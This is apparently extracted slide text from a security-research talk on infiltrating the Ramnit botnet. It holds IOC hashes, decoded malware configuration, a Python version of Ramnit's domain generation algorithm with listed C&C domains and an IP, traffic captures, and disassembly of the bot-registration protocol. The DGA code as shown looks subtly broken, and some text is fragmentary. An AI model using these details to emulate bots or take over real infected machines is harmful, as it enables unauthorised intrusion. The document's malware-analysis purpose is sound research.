


Hijacking a Botnet

What are botnets




Motivation

- Understand how botnets work
- Find common steps in researching botnets
- Infiltrate a botnet
- Take control over bots

Choosing a target: Ramnit

- Known since 2010, but still active
- Uses DGA to resolve its C&C servers
- More than 100,000 active bots
- Capable to:
 - steal banking and other credentials
 - load additional payloads to infected computers
 - control infected computers via VNC

What to start with?




IOCs

MD5

790b14490eb56622f3cfa768887fcb08

b5dffcdf23ea0365c0bbf6e70983d351



a

5

f1a69224571f7749f261fd8c08d6d8cb

8887f6f532a489fcab28eba80185337b



of spamming from the shadows | Proofpoint US
detail how the Phorpiex/Trik botnet operates and
of actors.


ЦИТАТА
#2 (permlink)

Malware configuration


```
1001A000 32 00 00 00 g_dga_domains_number dd 50
1001A004 8F B7 A9 36 g_dga_seed dd 36A9B78Fh
1001A008 01 00 00 00 g_magic_check dd 1
1001A00C 52 E4 37 5A dd 5A37E452h
1001A010 00 00 00 00
1001A010
1001A014 00 00 00 00
1001A014
1001A018 BB 01 00 00
1001A018
1001A01C 05 00 00 00 g_xor_secret_length dd 5
1001A01C
1001A020 ; BYTE g_static_domain_enc[316]
1001A020 EC B4 48 E8 E6 A5 g_static_domain_enc db 'ь+HшцeBл*~Bx*-Xчi
```

C&C server lookup

DGA(seed, n)



DGA – Domain Generation Algorithm



DGA – Domain Generation Algorithm

```
def prng(seed):  
    seed = int(seed) & 0xFFFFFFFF  
    return 0xFFFFFFFF & (16807 * (seed % 0x1F31D) - 2836 * (seed / 0x1F31D))  
  
def dga(seed):  
    seed = prng(seed)  
    domain_length = seed % 12 + 8  
    for i in range(domain_length):  
        seed = prng(seed)  
        domain += chr(seed % 25 + ord('a'))  
    return domain
```



Fake bot issue: unable to find C&C server

```
g_dga_domains_number dd 50  
g_dga_seed dd 36A9B78Fh
```



Fake bot

DGA



DGA domains:

swnglorjr.com



siavgwcuasxsmwx.com



wgurarmglxy.com



xvllabfngguirtnir.com



yayufjgssrmtbbeo.com



Static domains:

domnewvetlike.com



What's wrong?

Fake bot issue: unable to find C&C server

- Malware operators may switch between groups of bots with different DGA seeds that we don't know.
- Malware operators may temporary turn off the C&C servers.

No active C&C servers

How to obtain C&C traffic without communicating to a real C&C server?



Obtaining communication using RiskIQ and VT

The image shows a workflow for obtaining communication data. It starts with a search for the domain **domnewvetlike.com** in RiskIQ. The search results show the domain was first seen on 2019-03-11 and last seen on 2019-12-19, registered by Regtime Ltd. as a private person. The interface includes tabs for Whois, Certificates, Subdomains, Trackers, Components, and Hosts. A red box highlights the domain in the search bar and the IP address **185.246.64.29** in the RESOLUTIONS table. A red arrow points from this IP to the VirusTotal interface, where a search for **behavior:"185.246.64.29"** is performed. The VirusTotal interface shows three files identified as **myfile.exe** with various tags like **peexe**, **suspicious-dns**, and **nxdomain**.

RISKIQ Search: **domnewvetlike.com**

First Seen: 2019-03-11 | Registrar: Regtime Ltd. | Last Seen: 2019-12-19 | Registrant: Private person

RESOLUTIONS

| Resolve | Location | Network |
|----------------------|----------|-----------------|
| 185.246.64.29 | RU | 185.246.64.0/23 |

behavior:"185.246.64.29"

VIRUSTOTAL

FILES 3

- 9ccbfb0ad76231c1e27d6a72801a669a40b57eb28d0fcf2c0fa2defc156c1559
myfile.exe
peexe
- 33bfe90560cf041a9f7e74e81fc9a4017ab19deef2a6f7939fc16668c1c9bf27
myfile.exe
peexe suspicious-dns nxdomain
- 12bde11c26715a12f7c92fcae503305f431c36aaf914a3e1429736d8a8f84ae5
myfile.exe
peexe suspicious-dns nxdomain

Obtaining communication using RiskIQ and VT

The image shows a composite screenshot of two web interfaces. The top interface is RiskIQ, with a search bar containing 'domnewvetlike.com' highlighted in a red box. Below the search bar, a dropdown menu is open, showing tabs for 'DETECTION', 'DETAILS', 'RELATIONS', and 'BEHAVIOR'. The 'BEHAVIOR' tab is selected, and a 'Pcap' button is highlighted in a red box. Below this, a 'Network Communication' section lists DNS resolutions for 'google.com', 'domnewvetlike.com', 'swnglorjr.com', and 'siavgwcuasxsmwx.com'. A red arrow points from the 'siavgwcuasxsmwx.com' entry to the bottom interface. The bottom interface is VirusTotal, showing a list of files. The file '12bde11c26715a12f7c92fcae503305f431c36aaf914a3e1429736d8a8f84ae5 myfile.exe' is highlighted in a red box. A VirusTotal logo is also visible in the top right of the bottom interface.

RISKIQ

domnewvetlike.com

Tours Enterprise

First Seen 2019-03-11
Last Seen 2019-12-19

DETECTION DETAILS RELATIONS BEHAVIOR

VirusTotal Cuckoofork Full report Pcap

Network Communication

DNS Resolutions

- + google.com
- + domnewvetlike.com
- + swnglorjr.com
- + siavgwcuasxsmwx.com

VIRUSTOTAL

FILES 3

9ccbfb0ad76231c1e27d6a72801a669a40b57eb28d0fcf2c0fa2defc156c1559 myfile.exe

peexe

33bfe90560cf041a9f7e74e81fc9a4017ab19deef2a6f7939fc16668c1c9bf27 myfile.exe

peexe suspicious-dns nxdomain

12bde11c26715a12f7c92fcae503305f431c36aaf914a3e1429736d8a8f84ae5 myfile.exe

peexe suspicious-dns nxdomain

Obtaining communication using RiskIQ and VT

The screenshot shows the VirusTotal interface with the 'BEHAVIOR' tab selected. A red box highlights the 'Pcap' button, with a red arrow pointing to a network communication table. The table shows a list of network packets with columns for No., Time, Source, Destination, Protocol, Length, and Info. Packet 115 is highlighted in blue.

Network Communication

| No. | Time | Source | Destination | Protocol | Length | Info |
|-----|-----------|---------------|---------------|----------|--------|--|
| 109 | 21.333100 | 10.0.2.15 | 185.246.64.29 | TCP | 62 | 1041 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460... |
| 110 | 21.382902 | 185.246.64.29 | 10.0.2.15 | TCP | 58 | 443 → 1041 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len... |
| 111 | 21.383264 | 10.0.2.15 | 185.246.64.29 | TCP | 60 | 1041 → 443 [ACK] Seq=1 Ack=1 Win=64240 Len=0 |
| 112 | 21.383447 | 10.0.2.15 | 185.246.64.29 | SSL | 60 | Continuation Data |
| 113 | 21.383506 | 185.246.64.29 | 10.0.2.15 | TCP | 54 | 443 → 1041 [ACK] Seq=1 Ack=7 Win=65535 Len=0 |
| 114 | 21.383617 | 10.0.2.15 | 185.246.64.29 | SSL | 129 | Continuation Data |
| 115 | 21.383654 | 185.246.64.29 | 10.0.2.15 | TCP | 54 | 443 → 1041 [ACK] Seq=1 Ack=82 Win=65535 Len=0 |
| 116 | 21.532796 | 185.246.64.29 | 10.0.2.15 | SSL | 61 | Continuation Data |
| 117 | 21.532995 | 10.0.2.15 | 185.246.64.29 | SSL | 60 | Continuation Data |
| 118 | 21.533561 | 185.246.64.29 | 10.0.2.15 | TCP | 54 | 443 → 1041 [ACK] Seq=8 Ack=88 Win=65535 Len=0 |
| 119 | 21.533811 | 10.0.2.15 | 185.246.64.29 | TCP | 60 | 1041 → 443 [PSH, ACK] Seq=88 Ack=8 Win=64233 Le... |
| 120 | 21.534080 | 185.246.64.29 | 10.0.2.15 | TCP | 54 | 443 → 1041 [ACK] Seq=8 Ack=89 Win=65535 Len=0 |
| 121 | 21.684317 | 185.246.64.29 | 10.0.2.15 | SSL | 194 | Continuation Data |
| 122 | 21.685691 | 10.0.2.15 | 185.246.64.29 | SSL | 60 | Continuation Data |


> Frame 115: 54 bytes on wire (432 bits), 54 bytes captured (432 bits)
> Ethernet II, Src: RealtekU_12:35:02 (52:54:00:12:35:02), Dst: PcsCompu_e3:9b:0c (08:00:27:e3:9b:0c)
> Internet Protocol Version 4, Src: 185.246.64.29, Dst: 10.0.2.15
> Transmission Control Protocol, Src Port: 443, Dst Port: 1041, Seq: 1, Ack: 82, Len: 0

Behind the scenes

- A lot of reverse engineering work


```
.text:1000A301 FF 75 0C          push    dword ptr [ebp+port] ; hostshort
.text:1000A304 FF 75 08          push    [ebp+hostname] ; hostname
.text:1000A307 E8 68 CA FF FF   call   ab_connect_host
.text:1000A30C 83 F8 FF        cmp     eax, 0FFFFFFFh
.text:1000A30F 74 7F          jz     short loc_1000A390
.text:1000A311 89 45 FC        mov    [ebp+fd], eax
.text:1000A314 A0 0C B7 01 10  mov    al, CMD_E2_REGISTER_BOT
.text:1000A319 50             push   eax
.text:1000A31A 8D 45 F4        lea   eax, [ebp+a1]
.text:1000A31D 50             push   eax
.text:1000A31E E8 7D FC FF FF   call   ab_alloc_copy_mem_wrapper?
.text:1000A323 FF 75 10        push   [ebp+str] ; str
.text:1000A326 8D 45 F4        lea   eax, [ebp+a1]
.text:1000A329 50             push   eax ; dst_buf
.text:1000A32A E8 21 FD FF FF   call   ab_rc4_encrypt_str
.text:1000A32F FF 75 14        push   [ebp+regbot_md5] ; str
.text:1000A332 8D 45 F4        lea   eax, [ebp+a1]
.text:1000A335 50             push   eax ; dst_buf
.text:1000A336 E8 15 FD FF FF   call   ab_rc4_encrypt_str
.text:1000A33B 8D 45 F4        lea   eax, [ebp+a1]
.text:1000A33E 50             push   eax ; int
.text:1000A33F FF 75 FC        push   [ebp+fd] ; fd
.text:1000A342 E8 91 FE FF FF   call   ab_C2_send_data
.text:1000A347 0B C0          or     eax, eax
.text:1000A349 74 2D          jz     short loc_1000A378
.text:1000A34B 8D 45 F0        lea   eax, [ebp+server_answer]
.text:1000A34E 50             push   eax ; chunk_data
.text:1000A34F FF 75 FC        push   [ebp+fd] ; fd
.text:1000A352 E8 DA FE FF FF   call   ab_C2_get_response
.text:1000A357 0B C0          or     eax, eax
.text:1000A359 74 1D          jz     short loc_1000A378
.text:1000A35B 8D 45 F0        lea   eax, [ebp+server_answer]
.text:1000A35E 50             push   eax
.text:1000A35F E8 4F FD FF FF   call   ab_C2_get_responce_code ; 0x01 (CMD_OK)
.text:1000A364 3A 05 09 B7 01 10  cmp    al, CMD_01_OK
.text:1000A36A 75 0C          jnz   short loc_1000A378
```

Ramnit communication protocol

